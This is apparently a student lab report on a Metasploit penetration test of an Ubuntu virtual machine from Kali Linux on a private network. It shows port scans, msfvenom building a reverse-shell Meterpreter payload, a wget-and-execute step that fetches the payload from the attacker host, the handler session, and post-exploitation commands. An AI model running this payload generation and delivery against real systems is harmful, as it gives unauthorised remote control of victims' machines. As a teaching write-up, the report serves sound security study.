

Cyber Security Lab

Metasploit Penetration Testing

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1 Introduction

This report covers the penetration testing process using **Metasploit** on a victim host running Ubuntu, targeted from a Kali Linux machine. The key phases include reconnaissance, exploitation, and post-exploitation.

2 Environment Setup

- **Attacker:** Kali Linux (192.168.133.130)
- **Victim:** Ubuntu (192.168.133.133)

```
└$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

          `:oDFo:`
          ./ymM0dayMmy/
          -+dHJ5aGFyZGVyIQ==+-+
          `:sm@--Destroy.No.Data~-s:`
          --h2~~Maintain.No.Persistence~-h-
          `:odNo2~~Above.All.Else.Do.No.Harm~-Ndo:`
          ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'`.
          +-+SecKCoin++e.AMd`      `.-:///+hbove.913.ElsMNh+-
          `~/ssh/id_rsa.Des-          `htN01UserWroteMe!-
          :dopeAW.No<nano>o          :is:T@iKC.sudo-.A:
          :we're.all.alike``         The.PFYroy.No.D7:
          :PLACEDRINKHERE!:          yxp_cmdshell.Ab0:
          :msf>exploit -j.
          :---srwxrwx:..
          :<script>.Ac816/
          :NT_AUTHORITY.Do
          :09.14.2011.raid
          :hevnsntSurb025N.
          :#OUTHOUSE- -s:
          :$nmap -oS
          :Awsm.da:
          :Ring0:
          :23d:
          /-
          /yo- .ence.N:{ :|: & };;
          `:Shall.We.Play.A.Game?tron/
          ``-oy.if1ghtf0r+ehUser5`..th3.H1V3.U2vjRFNN.jMh+.`MjM~~WE.ARE.se~~MMjMs
          +~KANSAS.CITY's~-`J~HAKCERS~./.`esc:wq!:`+++ATH`_
          `

          =[ metasploit v6.4.34-dev ]]
+ -- ---[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ---[ 1471 payloads - 49 encoders - 11 nops ]
+ -- ---[ 9 evasion ]]
```

Figure 1: Metasploit Framework Console




```
msf6 > help
Core Commands
=====
Command      Description
----          -----
?            Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
debug        Display information useful for debugging
exit         Exit the console
features     Display the list of not yet released features that can be opted in to
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
history      Show command history
load         Load a framework plugin
quit         Exit the console
repeat       Repeat a list of commands
route        Route traffic through a session
save         Saves the active datastores
sessions    Dump session listings and display information about sessions
set          Sets a context-specific variable to a value
setg         Sets a global variable to a value
sleep        Do nothing for the specified number of seconds
spool        Write console output into a file as well the screen
threads     View and manipulate background threads
tips         Show a list of useful productivity tips
unload      Unload a framework plugin
unset        Unsets one or more context-specific variables
unsetg      Unsets one or more global variables
version     Show the framework and console library version numbers
```

Figure 2: Environment Setup

3 Step 1: Reconnaissance (Port Scanning)

To identify open ports, we use Metasploit's TCP and UDP scanners.



```
msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) > back
msf6 > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
Name  Current Setting  Required  Description
----  -----          -----  -----
CONCURRENCY  10          yes      The number of concurrent ports to check per host
DELAY        0           yes      The delay between connections, per thread, in milliseconds
JITTER       0           yes      The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS        1-10000      yes      Ports to scan (e.g. 22-25,80,110-900)
RHOSTS       *            yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS      1            yes      The number of concurrent threads (max one per host)
TIMEOUT      1000         yes      The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.133.133
RHOSTS => 192.168.133.133
msf6 auxiliary(scanner/portscan/tcp) > run
```

Figure 3: Results of TCP Port Scanning




Figure 4: Results of TCP Port Scanning (Wireshark)

3.1 UDP Scan

```
use scanner/discovery/udp_sweep
set RHOSTS 192.168.133.133
run
```




Figure 5: Results of UDP Port Scanning




Figure 6: Results of UDP Port Scanning (Wireshark)

4 Msfvenom & Meterpreter

Msfvenom: A Metasploit tool used to generate and encode payloads for exploitation. **Meterpreter:** An advanced payload providing in-memory execution, supporting command execution,

privilege escalation, file transfer, keylogging, and pivoting.

(karthikeyan@kali)[-~/Documents]	
\$ msfvenom --list payloads grep meterpreter	Run a meterpreter server in Android. Tunnel co
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel co
communication over HTTP	Run a meterpreter server in Android. Connect b
android/meterpreter/reverse_https	Connect back to attacker and spawn a Meterpre
communication over HTTPS	Connect back to attacker and spawn a Meterpre
android/meterpreter/reverse_tcp	Connect back to the attacker and spawn a Meter
ack stager	Run the Meterpreter / Mettle server payload (s
android/meterpreter/reverse_http	Run the Meterpreter / Mettle server payload (s
er shell	Run the Meterpreter / Mettle server payload (s
android/meterpreter/reverse_https	Run the Meterpreter / Mettle server payload (s
er shell	Run the Meterpreter / Mettle server payload (s
android/meterpreter/reverse_tcp	Run the Meterpreter / Mettle server payload (s
preter shell	Run the Meterpreter / Mettle server payload (s
apple_ios/aarch64/meterpreter/reverse_http	Run the Meterpreter / Mettle server payload (s
tageless)	Run the Meterpreter / Mettle server payload (s
apple_ios/aarch64/meterpreter/reverse_https	Run the Meterpreter / Mettle server payload (s
tageless)	Run the Meterpreter / Mettle server payload (s
apple_ios/aarch64/meterpreter/reverse_tcp	Run the Meterpreter / Mettle server payload (s
tageless)	Run the Meterpreter / Mettle server payload (s
apple_ios/armle/meterpreter/reverse_http	Run the Meterpreter / Mettle server payload (s
tageless)	Run the Meterpreter / Mettle server payload (s
apple_ios/armle/meterpreter/reverse_https	Run the Meterpreter / Mettle server payload (s
tageless)	Run the Meterpreter / Mettle server payload (s
apple_ios/armle/meterpreter/reverse_tcp	Run the Meterpreter / Mettle server payload (s
tageless)	Fetch and execute a MIPS64 payload from an HTT
cmd/linux/http/mips64/meterpreter/reverse_http	Fetch and execute a MIPS64 payload from an HTT
P server.	Fetch and execute a MIPS64 payload from an HTT
cmd/linux/http/mips64/meterpreter/reverse_https	Fetch and execute a MIPS64 payload from an HTT
P server.	Fetch and execute a MIPS64 payload from an HTT
cmd/linux/http/mips64/meterpreter/reverse_tcp	Fetch and execute a MIPS64 payload from an HTT
P server.	Fetch and execute an x64 payload from an HTTP
cmd/linux/http/x64/meterpreter/bind_tcp	Fetch and execute an x64 payload from an HTTP
server. Listen for a connection	Fetch and execute an x64 payload from an HTTP
cmd/linux/http/x64/meterpreter/reverse_sctp	Fetch and execute an x64 payload from an HTTP
server. Connect back to the attacker	Fetch and execute an x64 payload from an HTTP
cmd/linux/http/x64/meterpreter/reverse_tcp	Fetch and execute an x64 payload from an HTTP
server. Connect back to the attacker	Fetch and execute an x64 payload from an HTTP
cmd/linux/http/x64/meterpreter/reverse_http	Fetch and execute an x64 payload from an HTTP
server.	Fetch and execute an x64 payload from an HTTP
cmd/linux/http/x64/meterpreter/reverse_https	Fetch and execute an x64 payload from an HTTP
server.	

Figure 7: Msfvenom Payload Generation and Meterpreter Shell

5 Step 2: Exploitation (Payload Generation)

We generate a reverse shell payload using msfvenom.

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=4444 -f elf > shell.elf
```

```
(karthikeyan㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=7777 -f elf -o test

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: test

(karthikeyan㉿kali)-[~]
└─$ sudo mv test /var/www/html/
```

Figure 8: Generating the Reverse Shell Payload

6 Step 3: Delivering the Payload

The payload is hosted on Apache and delivered using wget.

```
mv shell.elf /var/www/html/
```

```
service apache2 start
wget http://192.168.133.130/shell.elf
chmod +x shell.elf
./shell.elf
```

```
karthikeyan@karthikeyan-virtual-machine: ~ wget http://192.168.133.130/test -O /tmp/test
--2025-03-02 22:27:52-- http://192.168.133.130/test
Connecting to 192.168.133.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: '/tmp/test'

/tmp/test [=====] 207 --.-KB/s   in 0s

2025-03-02 22:27:52 (37.3 MB/s) - '/tmp/test' saved [207/207]
karthikeyan@karthikeyan-virtual-machine: ~ chmod +x /tmp/test
karthikeyan@karthikeyan-Virtual-Machine: ~ /tmp/test
```

Figure 9: Executing the Payload on the Victim Machine

7 Step 4: Gaining Access (Reverse Shell)

The multi/handler module is used to receive the connection.

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.133.130
set LPORT 4444
exploit
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.133.130
LHOST => 192.168.133.130
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
```

Figure 10: Establishing a Meterpreter Session

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.133.130:7777
[*] Sending stage (1017704 bytes) to 192.168.133.133
[*] Meterpreter session 1 opened (192.168.133.130:7777 -> 192.168.133.133:37742) at 2025-03-02 22:24:27 +0530

meterpreter > ls
Listing: /home/karthikeyan
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   ----
100600/rw----- 12245  fil   2025-02-26 17:42:54 +0530 .bash_history
100644/rw-r--r--  220  fil   2025-01-30 15:38:02 +0530 .bash_logout
100644/rw-r--r--  3771  fil   2025-01-30 15:38:02 +0530 .bashrc
040700/rwx----- 4096  dir   2025-01-30 16:28:57 +0530 .cache
040700/rwx----- 4096  dir   2025-02-26 17:28:06 +0530 .config
040700/rwx----- 4096  dir   2025-02-26 17:24:56 +0530 .gnupg
100600/rw-----  20   fil   2025-01-30 20:11:29 +0530 .lessht
040700/rwx----- 4096  dir   2025-01-30 15:44:50 +0530 .local
100644/rw-r--r--  807  fil   2025-01-30 15:38:02 +0530 .profile
040700/rwx----- 4096  dir   2025-02-17 13:25:45 +0530 .ssh
100644/rw-r--r--  0    fil   2025-01-30 15:52:49 +0530 .sudo_as_admin_successful
040755/rwxr-xr-x 4096  dir   2025-02-17 10:40:25 +0530 Desktop
040755/rwxr-xr-x 4096  dir   2025-02-17 10:37:55 +0530 Documents
040755/rwxr-xr-x 4096  dir   2025-01-30 15:44:51 +0530 Downloads
040755/rwxr-xr-x 4096  dir   2025-01-30 15:44:51 +0530 Music
040755/rwxr-xr-x 4096  dir   2025-01-30 15:44:51 +0530 Pictures
040755/rwxr-xr-x 4096  dir   2025-01-30 15:44:51 +0530 Public
040755/rwxr-xr-x 4096  dir   2025-01-30 15:44:51 +0530 Templates
040755/rwxr-xr-x 4096  dir   2025-01-30 15:44:51 +0530 Videos
100755/rwxr-xr-x 1002  fil   2025-02-17 10:40:21 +0530 del.sh
040700/rwx----- 4096  dir   2025-02-17 13:30:07 +0530 snap
```

Figure 11: Additional Evidence of Reverse Shell Connection

8 Step 5: Post-Exploitation

After gaining access, we list files, check user privileges, and inspect network details.

```
ls  
whoami  
ip a
```

```
meterpreter > shell  
Process 2188 created.  
Channel 1 created.  
whoami  
karthikeyan  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inetc6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: ens3: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:e7:ac:bb brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.133.133/24 brd 192.168.133.255 scope global dynamic noprefixroute ens3  
        valid_lft 1758sec preferred_lft 1758sec  
    inetc6 fe80::9b2:ec30:3453:3733/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Figure 12: Post-Exploitation Commands Executed on the Victim System

9 Conclusion

This penetration test demonstrated how Metasploit can be used for reconnaissance, exploitation, and post-exploitation. The attacker successfully gained control over the victim machine and performed various commands remotely.